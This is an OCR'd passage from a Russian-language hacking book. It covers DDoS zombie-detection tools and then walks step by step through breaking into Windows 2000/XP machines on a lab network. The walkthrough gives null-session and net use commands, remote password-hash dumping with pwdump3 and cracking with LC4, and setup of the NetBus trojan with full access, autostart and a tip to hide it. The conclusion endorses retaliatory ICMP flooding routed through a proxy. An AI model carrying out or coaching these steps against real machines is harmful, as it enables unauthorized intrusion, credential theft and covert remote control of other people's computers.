На Рис. 13.11 представлен диалог программы DDosPing 2.0, содержащий все необходимые элементы для выполнения тестирования.




Рис. 13.11. Диалог программы выявления зомби DDoS позволяет тестировать целую сеть

Для работы с программой DDoSPing 2.0 следует выполнить такие шаги.

> В поля **Start IP address** (Начальный IP-адрес) и **End IP-address** (Конечный IP-адрес) введите начальный и конечный IP-адреса тестируемой сети или отдельного хоста.

- Установите ползунок **Speed** (Скорость) в позицию, соответствующую тестируемой сети, в данном случае LAN.
- Если необходимо, щелкните на кнопке **Configuration** (Конфигурация) и откройте диалог настройки программы (Рис. 13.12).
- В зависимости от тестируемой системы, щелкните на кнопке **Windows defaults** (Windows по умолчанию) или **Unix defaults** (Unix по умолчанию), чтобы установить стандартные параметры проверки систем Windows или Unix, соответственно.
- Обратите внимание, что программа DDoSPing 2.0 позволяет выявлять зомби, принимающие участие не только в атаках **WinTrinoo,** но и других, не менее интересных атаках того же рода - **StachelDraht и Tribe Flood Network.** Если настройки программы вас устраивают, щелкните на кнопке OK в диалоге настройки программы (Рис. 13.12).




Рис. 13.12. Настройка программы тестирования

- В диалоге **DDoSPing 2.0 на** рис. Рис. 13.11 щелкните на кнопке **Start** (Пуск) и выполните тестирование. Ход проверки отображается в поле **Infected Hosts** (Зараженные хосты).

Другой, не менее популярной утилитой для выявления компьютеров-зомби является программа Zombie Zapper (**http://razor.bindview.com/tools/ZombieZapper_form.shtml**), которая как раз и является творцом атаки WinTrinoo. На Рис. 13.13 представлен диалог этой программы, который, как видим, не очень отличается от **DDoSPing 2.O.**




Рис. 13.13. Программа Zombie Zapper также неплоха

Однако в отличие от DDoSPing 2.0, программа Zombie Zapper не позволяет выполнять настройку тестирования хостов и не снабжена такими удобными средствами наблюдения за ходом проверки, как DDoSPing 2.O.

Заключение

Как вы, наверное, уже поняли, атаки DoS - это занятие не для Хакеров с большой буквы, а скорее для типов, наподобие упомянутого в Главе 1 доктора Добрянского. В самом деле, что толку оттого, что где-то за океаном, за тридевять земель, у кого-то перестанет работать Web-сервер и этот кто-то понесет потери. Вам-то что с того, если только, надеюсь, вы не кибертеррорист и не личность с «обугленным черепом и клочками растительности, и обрывками проводов», как у доктора Добрянского. Но вот для Антихакера атаки DoS иногда могут стать просто спасением, если попытки остановить атаки какого-нибудь «кул хацкЁра» (да-да, именно «Ё», уже и такие появились) не получаются никаким образом и нет уже сил и средств на непрерывное наращивание мощностей Web-сервера. Выявите IP-адрес такого «хацкЁра» и затопите его компьютер пакетами ICMP-флудера! Системы IDS всегда готовы предоставить IP-адрес, требуемый для такой контратаки, а простые флудеры, подобные описанным в этой главе, можно найти на многих сайтах Web. Однако помните, что такие методы защиты - на грани допустимого, и их использование чревато. Поэтому антихакер должен применять обоюдоострое оружие атак DoS весьма умело, действуя через прокси-сервер и прикрываясь брандмауэром - а то ведь и ответить могут!

Часть 5.
Хакинг сети TCP/IP

В этой части описана техника взлома компьютеров Windows 2000/XP в сетях TCP/IP. В Главе 1 мы обсуждали методы и средства, применяемые хакерами для проникновения в компьютерную систему организации. Там мы указали, что для реализации такой задачи хакер может воспользоваться локальным доступом, скажем, для элементарной кражи оборудования, например, жесткого диска, или взломать систему удаленно. Удаленное проникновение можно выполнить либо изнутри локальной сети, подсоединив к сетевому кабелю компьютер с хакерским программным обеспечением, либо извне - воспользовавшись Интернетом или телефонной линией с модемом. Угрозы локального проникновения и атаки из Интернета мы обсудили в предыдущих главах, а в этой части книги мы сконцентрируем внимание на атаках компьютеров Windows 200/XP изнутри локальной сети. Мы рассмотрим уязвимости протоколов TCP/IP (Глава 14), средств удаленного администрирования (Глава 15), брандмауэров (Глава 16), сетевых соединений (Глава 17). В Главе 18 будут рассмотрены вопросы проникновения в компьютер через коммутируемое соединение.

ГЛАВА 14.
Хакинг компьютеров Windows 2000/XP

Итак, хакеру удалось подсоединиться к локальной сети, воспользовавшись каким-то заброшенным (чужим) компьютером, или нелегально подсоединиться к сетевому кабелю, проходящему где-то в подвале, применив специальное устройство (подробнее о таких приспособлениях вы можете прочитать, например, в [1]). Впрочем, все это, как правило, излишне - при царящем в нынешних локальных сетях хаосе достаточно получить доступ к обычному сетевому компьютеру - и далее все зависит от вас. Итак, хакер получил доступ к локальной сети и теперь хочет получить доступ к информационным ресурсам сетевых хостов. Как же он может это сделать?

Далее работа утилит хакинга иллюстрируется на примере нашей экспериментальной сети TCP/IP, которую мы использовали на протяжении всей книги. Эта сеть позволит продемонстрировать набор технических приемов хакинга сетей TCP/IP без нарушения чьих-либо прав на конфиденциальность информации. Автор категорически настаивает на неприменении описанных далее средств к реальным сетям и предупреждает о возможной ответственности.

В Главе 1 мы описали все этапы хакерского нападения и указывали, что хакер вначале попытается узнать все что только можно об организации атакуемой сети и применяемых в ней сетевых технологиях. В этой главе мы опустим этап предварительного сбора данных - он достаточно подробно описан в Главе 12 применительно к задачам хакинга Web-сайтов. Вместо этого мы поподробнее рассмотрим все последующие этапы сетевой атаки, которые, собственно, и делают хакинг таким «интересным» занятием. Как указывалось в Главе 1, первое, что должен сделать хакер для проникновения в сеть - это выполнить ее *сканирование* и *инвентаризацию*.

Сканирование сети TCP/IP

Сканирование преследует цель определение IP-адресов хостов атакуемой сети, и для выполнения сканирования можно воспользоваться утилитой ping из набора средств, представленных в пакете W2RK (Windows 2000 Resource Pack). Эта утилита посылает сетевым хостам с IP-адресами в заданном диапазоне пакеты протокола ICMP (Internet Control Message Protocol - Протокол управляющих сообщений в сети Интернет). Если в ответ на посланный пакет приходит ответ - значит по соответствующему адресу находится сетевой хост. На Рис. 14.1 представлен результат сканирования утилитой ping хоста **Sword-2000**.

Из результата видно, что компьютер по указанному адресу подключен к сети и соединение работает нормально. Это самый простой способ сканирования сети, однако, он не всегда приводит к нужным результатам, поскольку многие узлы блокируют ответную отправку пакетов ICMP с помощью специальных средств защиты. Если обмен данными по протоколу ICMP заблокирован, хакерами могут быть использованы другие утилиты, например, hping (http://www.hping.org/). Эта утилита способна фрагментировать (т.е. делить на фрагменты) пакеты ICMP, что позволяет обходить простые устройства блокирования доступа, которые не умеют делать обратную сборку фрагментированных пакетов.




Рис. 14.1. Результат сканирования хоста Sword-2000 утилитой ping

Другой способ обхода блокирования доступа - сканирование с помощью утилит, позволяющих определить открытые порты компьютера, что в ряде случаев способно обмануть простые системы защиты [3]. Примером такой утилиты является SuperScan (http://www.foundstone.com), которая предоставляет пользователям удобный графический интерфейс (см. Рис. 14.2).




Рис. 14.2. Результаты сканирования сети утилитой SuperScan 3.0

На Рис. 14.2 приведен результат сканирования сети в диапазоне IP-адресов 1.0.0.1-1.0.0.7. Обратите внимание на древовидный список в нижней части окна, отображающий список всех открытых портов компьютера Sword-2000, среди которых - любимый хакерами TCP-порт 139 сеансов NetBIOS. Запомнив это, перейдем к более детальному исследованию сети - к ее инвентаризации.

Инвентаризация сети

Инвентаризация сети заключается в определении общих сетевых ресурсов, учетных записей пользователей и групп, а также в выявлении приложений, исполняемых на сетевых хостах. При этом хакеры очень часто используют следующий недостаток компьютеров Windows NT/2000/XP - возможность создания нулевого сеанса NetBIOS с портом 139.

Нулевой сеанс

Нулевой сеанс используется для передачи некоторых сведений о компьютерах Windows NT/2000, необходимых для функционирования сети. Создание нулевого сеанса не требует выполнения процедуры аутентификации соединения. Для создания нулевого сеанса связи выполните из командной строки Windows NT/2000/XP следующую команду.

```
net use \\1.0.0.1\IPC$ "" /user: ""
```

Здесь **1.0.0.1** - это IP-адрес атакуемого компьютера **Sword-2000, IPC$ - это** аббревиатура Inter-Process Communication -- Межпроцессное взаимодействие (название общего ресурса сети), первая пара кавычек "" означает использование пустого пароля, а вторая пара в записи /user:"" указывает на пустое имя удаленного клиента. Подключившийся по нулевому сеансу анонимный пользователь по умолчанию получает возможность запускать диспетчер пользователей, применяемый для просмотра пользователей и групп, исполнять программу просмотра журнала событий. Ему также доступны и другие программы удаленного администрирования системой, опирающиеся на протокол SMB (Server Message Block - Блок сообщений сервера). Более того, подсоединившийся по нулевому сеансу пользователь имеет права на просмотр и модификацию отдельных разделов системного реестра.

В ответ на ввод вышеприведенной команды, не защищенный должным образом компьютер отобразит сообщение об успешном подключении; в противном случае отобразится сообщение об отказе в доступе. В нашем случае появится сообщение об успешном выполнении соединения компьютера Alex-3 (система Windows XP) с компьютером **Sword-2000** (система Windows 2000). Однако нулевой сеанс **Sword-2000 с Alex-3** уже не получается - очевидно, разработчики Windows XP учли печальный опыт «использования» нулевого сеанса в системах Windows 2000, которые, по умолчанию, позволяли нулевые сеансы.

Нулевые сеансы связи используются всеми утилитами инвентаризации сетевых ресурсов компьютеров Windows NT/2000/XP. Самый простой метод инвентаризации состоит в использовании утилит net view и nbtstat из пакета W2RK. Утилита net view позволяет отобразить список доменов сети.

```
C:\>net view /domain
Домен
---------------------------------------------------------------------------

SWORD
Команда выполнена успешно.
```

В результате отобразилось название рабочей группы SWORD. Если указать найденное имя домена, утилита отобразит подсоединенные к нему компьютеры.

```
C:\>net view /domain:SWORD
Имя сервера             Заметки
---------------------------------------------------------------------------

\\ALEX-3
\\SWORD-2000
Команда выполнена успешно.
```

А теперь определим зарегистрировавшегося на данный момент пользователя серверного компьютера Sword-2000 и запущенные на компьютере службы. С этой целью применим утилиту nbtstat; результат ее применения представлен на Рис. 14.3.

Рис. 14.3. Утилита nbtstat определила пользователей и службы компьютера ***Alex-3***

На Рис. 14.3 отображена таблица, в которой первый столбец указывает имя NetBIOS, вслед за именем отображен код службы NetBIOS. В частности, код <00> после имени компьютера означает службу рабочей станции, а код <00> после имени домена - имя домена. Код <03> означает службу рассылки сообщений, передаваемых вошедшему в систему пользователю, имя которого стоит перед кодом <03> - в данном случае, Administrator. На компьютере также запущена служба браузера MSBROWSE, на что указывает код <1E> после имени рабочей группы SWORD.

Итак, у нас уже имеется имя пользователя, зарегистрированного в данный момент на компьютере - **Administrator.** Какие же общие сетевые ресурсы компьютера **Sword-2000** он использует? Снова обратимся к процедуре net view, указав ей имя удаленного компьютера. Результаты представлены на Рис. 14.4.




Рис. 14.4. Общие ресурсы компьютера ***Sword-2000***

Как видим, учетная запись пользователя **Administrator** открывает общий сетевой доступ к некоторым папкам файловой системе компьютера **Sword-2000 и** дисководу CD-ROM. Таким образом, мы уже знаем о компьютере достаточно много – он разрешает нулевые сеансы NetBIOS, на нем работает пользователь **Administrator,** открыты порты 7, 9, 13, 17, 139, 443, 1025, 1027 компьютера, и в число общесетевых ресурсов входят отдельные папки локального диска **C:**. Теперь осталось только узнать пароль доступа пользователя **Administrator** - и в нашем распоряжении будет вся информация на жестком диске C: компьютера. Чуть ниже мы покажем, как для этого используется утилита pwdump3.exe удаленного извлечения паролей из системного реестра Windows NT/2000/XP и программа LC4 их дешифрования.

А что можно сделать, если протокол NetBIOS через TCP/IP будет отключен (компьютеры Windows 2000/XP предоставляют такую возможность)? Существуют и другие средства инвентаризации, например, протокол SNMP (Simple Network Management Protocol - Простой протокол сетевого управления), обеспечивающий мониторинг сетей Windows NT/2000/XP. Мы рассмотрим перечисленные средства в Главе 15 этой книги.

А сейчас, после того, как мы собрали сведения об атакуемой системе, перейдем к ее взлому.

Реализация цеди

Исполнение атаки на системы Windows NT/2000/XP состоит из следующих этапов.

- Проникновение в систему, заключающееся в получении доступа.

- Расширение прав доступа, состоящее во взломе паролей учетных записей с большими правами, например, администратора системы.
- Выполнение цели атаки - извлечение данных, разрушение информации и т.д.

Проникновение в систему

Проникновение в систему начинается с использования учетной записи, выявленной на предыдущем этапе инвентаризации. Для определения нужной учетной записи хакер мог воспользоваться командой nbtstat или браузером MIB, или какими-либо хакерскими утилитами, в изобилии представленными в Интернете (см. целый перечень в [3] или в [4]). Выявив учетную запись, хакер может попробовать подсоединится к атакуемому компьютеру, используя ее для входной аутентификации. Он может сделать это из командной строки, введя такую команду.

```
D:\>net use \\1.0.0.1\IPC$ * /u:Administrator
```

Символ «*» в строке команды указывает, что для подключения к удаленному ресурсу **IPC$** нужно ввести пароль для учетной записи **Administrator.** В ответ на ввод команды отобразится сообщение:

```
Type password for \\1.0.0.1\IPC$:
```

Ввод корректного пароля приводит к установлению авторизованного подключения. Таким образом, мы получаем инструмент для подбора паролей входа в компьютер - генерируя случайные комбинации символов или перебирая содержимое словарей, можно, в конце концов, натолкнуться на нужное сочетание символов пароля. Для упрощения подбора существуют утилиты, которые автоматически делают все эти операции, например, SMBGrind, входящая в коммерческий пакет CyberCop Scanner компании Network Associates. Еще один метод - создание пакетного файла с циклическим перебором паролей (пример такого файла можно найти в [3]).

Однако удаленный подбор паролей - далеко не самое мощное орудие взлома. Все современные серверы, как правило, снабжены защитой от многократных попыток входа со сменой пароля, интерпретируя их как атаку на сервер. Для взлома системы защиты Windows NT/2000/XP чаще используется более мощное средство, состоящее в извлечении паролей базы данных SAM (Security Account Manager - Диспетчер учетных данных системы защиты). База данных SAM содержит шифрованные (или, как говорят, хешированные) коды паролей учетных записей, и они могут быть извлечены, в том числе удаленно, с помощью специальных утилит. Далее эти пароли дешифруются с помощью утилиты дешифрования, использующей какой-либо метод взлома, например, «грубой силой», либо словарной атакой, путем перебора слов из словаря.

Наиболее известной утилитой дешифрования, применяемой для взлома паролей SAM, является программа LC4 (сокращение от названия LOphtcrack, новейшая

версия - LC4) (http://www.atstake.com/research/redirect.html), которая действует в паре с такими утилитами.

- Samdump - извлечение хешированных паролей из базы данных SAM.
- Pwdump - извлечение хешированных паролей из системного реестра компьютера, включая удаленные системы. Эта утилита не поддерживает усиленное шифрование Syskey базы SAM (подробнее о Syskey см. Главу 4).
- Pwdump2 - извлечение хешированных паролей из системного реестра, в котором применено шифрование Syskey. Эта утилита поддерживает работу только с локальными системами.
- Pwdump3 - то же, что и Pwdump2, но с поддержкой удаленных систем.

Что такое шифрование Syskey, мы подробно обсудили в Главе 4; здесь укажем, что это средство усиленного шифрования базы SAM, которое устанавливается в системах Windows 2000/XP по умолчанию, а для систем Windows NT должно быть установлено как дополнительная возможность.

В Главе 4 было описано, как следует извлекать пароли из локального системного реестра, сейчас же рассмотрим, как эта операция выполняется удаленно. Для извлечения хешированных паролей из компьютера Sword-2000 применим утилиту Pwdimp3, запустив ее из командной строки:

```
C:\>pwdump3 sword-2000 > password.psw
```

Здесь в командной строке указан целевой компьютер **Sword-2000, а** далее задано перенаправление вывода извлеченных данных в файл с именем **password.psw.** Содержимое полученного в результате файла представлено в окне приложения Блокнот (Notepad) (Рис. 14.5).




Рис. 14.5. Результат извлечения хешированных паролей из компьютера ***Sword-2000***

Как видим, в файле **password.psw** содержится учетная запись **Administrator,** которую мы нашли на этапе инвентаризации. Чтобы расшифровать пароли, следует применить программу LC4, и, хотя пробная версия этой программы под-

держивает только дешифрование паролей методом словарной атаки, мы все же сможем взломать пароли компьютера Sword-2000 (Рис. 14.6).




Рис. 14.6. Дешифрование паролей, удаленно извлеченных из реестра компьютера ***Sword-2000***

Для этого потребовалось всего несколько секунд работы компьютера с процессором Celeron 1000 МГц, поскольку пароль **007** состоит всего из трех цифр и очень слаб. Применение более сложных паролей значительно повышает криптостойкость системы, и их взлом может потребовать неприемлемого увеличения времени работы приложения LC4.

Таким образом, хакер, имея одну небольшую зацепку - возможность создания нулевых сеансов подключения NetBIOS к компьютеру - в принципе, сможет получить пароли учетных записей компьютера, включая администратора системы. Если же ему не удастся сразу получить пароль учетной записи с большими правами, хакер постарается расширить свои права доступа.

Расширение прав доступа и реализация атаки

Для расширения прав доступа к системе взломщики используют самые разнообразные методы, но основное их отличие - необходимость внедрения в компьютер специальной программы, позволяющей выполнять удаленное управление системой, в том числе регистрацию действий пользователя. Цель - овладение учетной записью, позволяющей получить максимально широкий доступ к ресурсам компьютера. Для этого на атакуемый компьютер могут быть внедрены так называемые клавиатурные шпионы - программы, регистрирующие нажатия клавиш. Все полученные данные записываются в отдельный файл, который далее может быть отослан на компьютер взломщика по сети.

В качестве примера клавиатурного шпиона можно назвать популярный регистратор Invisible Key Logger Stealth (IKS) **(http://www.amecisco.com/iksnt.htm),** который был описан в Главе 6 этой книги. Кейлоггер IKS - пример пассивного трояна, который работает сам по себе и не обеспечивает своему хозяину средств удаленного управления.

Другой вариант действий хакера - помещение в систему активного трояна, т.е., например, популярного троянского коня NetBus **(http://www.netbus.org)** или BO2K (Back Orifice 2000) **(http://www.bo2k.com),** которые обеспечивают средства скрытого удаленного управления и мониторинга за атакованным компьютером.

Утилиты NetBus и BO2K позволяют реализовать одну из важнейших целей хакерской атаки - создание в удаленной системе потайных ходов [3]. Прорвавшись один раз в компьютер жертвы, хакер создает в нем множество дополнительных «потайных» ходов. Расчет строится на том, что пока хозяин компьютера ищет и находит один ход, хакер с помощью пока еще открытых ходов создает новые потайные ходы, и так далее. Потайные ходы - крайне неприятная вещь, избавиться от них практически невозможно, и с их помощью взломщик получает возможность делать на атакованном компьютере что угодно - следить за деятельностью пользователя, изменять настройки системы, а также делать ему всякие гадости типа насильственной перезагрузки системы или форматирования жестких дисков.

В качестве примера троянского коня рассмотрим работу старого, заслуженного троянского коня NetBus, разработанного группой хакеров cDc (Cult of the Dead Cow - Культ мертвой коровы).

Приложение NetBus

Приложение NetBus относится к числу клиент-серверных программ, т.е. одна его часть, серверная, устанавливается на атакуемом компьютере, а другая часть, клиентская, на компьютере хакера. Инсталляция приложения, выполняемая на локальном компьютере, не вызывает проблем. В диалоге мастера установки следует указать требуемый компонент - серверный или клиентский, после чего происходит его загрузка на компьютер. Скрытая, удаленная, установка сервера на атакованном компьютере и запуск серверной программы - это задача посложнее, и мы ее отложим. Вначале рассмотрим работу приложения NetBus на примере двух наших сетевых компьютеров: клиента - компьютер **Sword-2000** (IP-адрес **1.0.0.1),** и сервера - компьютер **Alex-3** (IP-адрес 1.0.0.5).

Для успешной работы троянского коня NetBus на атакуемом компьютере вначале требуется запустить серверный компонент приложения, называемый NBSvr (настоящие хакеры должны ухитриться сделать это удаленно). При запуске программы NBSvr отображается диалог, представленный на Рис. 14.7.

Рис. 14.7. Диалог сервера NetBus

Перед использованием сервера NetBus утилиту NBSvr необходимо настроить. Для этого выполните такую процедуру.

- В диалоге **NB Server** (Сервер NB) щелкните на кнопке **Settings** (Параметры). На экране появится диалог **Server Setup** (Параметры сервера), представленный на Рис. 14.8.

- Установите флажок **Accept connections** (Принимать соединения).
- В поле **Password** (Пароль) введите пароль доступа к серверу NetBus.
- Из открывающегося списка **Visibility of server** (Видимость сервера) выберите пункт **Full visible** (Полная видимость), что позволит наблюдать за работой сервера NetBus (но для работы лучше выбрать полную невидимость).
- В поле **Access mode** (Режим доступа) выберите **Full access** (Полный доступ), что позволит делать на компьютере Sword-2000 все возможные операции удаленного управления.




Рис. 14.8. Диалог настройки сервера NetBus

- Установите флажок **Autostart every Windows session** (Автозагрузка при каждом сеансе работы с Windows), чтобы сервер автоматически загружался при входе в систему.
- Щелкните мышью на кнопке OK. Сервер готов к работе.

Теперь настроим работу клиента - утилиту **NetBus.exe.**

- Запустите утилиту **NetBus.exe,** после чего отобразится окно **NetBus 2.0 Pro,** представленное на Рис. 14.9.




Рис. 14.9. Рабочее окно клиента NetBus

- Выберите команду меню **Host * Neighborhood * Local** (Хост ◆ Соседний хост * Локальный). Отобразится диалог **Network** (Сеть), представленный на Рис. 14.10.

> Щелкните на пункте **Сеть Microsoft Windows** (Microsoft Windows Network) и откройте список сетевых хостов (Рис. 14.11).




Рис. 14.10. Диалог выбора хоста для подключения клиента NetBus




Рис. 14.11. Диалог выбора серверного хоста для подключения

- Выберите компьютер с установленным сервером NetBus, в нашем случае **Sword-2000,** и щелкните на кнопке **Add** (Добавить). На экране появится диалог **Add Host** (Добавить хост), представленный на Рис. 14.12.




Рис. 14.12. Диалог добавления нового хоста - сервера NetBus

- В поле **Host name/IP** (Имя хоста/IP) введите IP-адрес серверного хоста **1.0.0.1.**
- В поле **User name** (Имя пользователя) введите имя взломанной учетной записи **Administrator,** а в поле **Password** (Пароль) - дешифрованный утилитой LC4 пароль **007.**
- Щелкните на кнопке **OK.** На экране отобразится диалог **Network** (Сеть).
- Закройте диалог **Network** (Сеть), щелкнув на кнопке **Close** (Закрыть). На экране отобразится окно **NetBus 2.0 Pro** с записью добавленного хоста (Рис. 14,13).

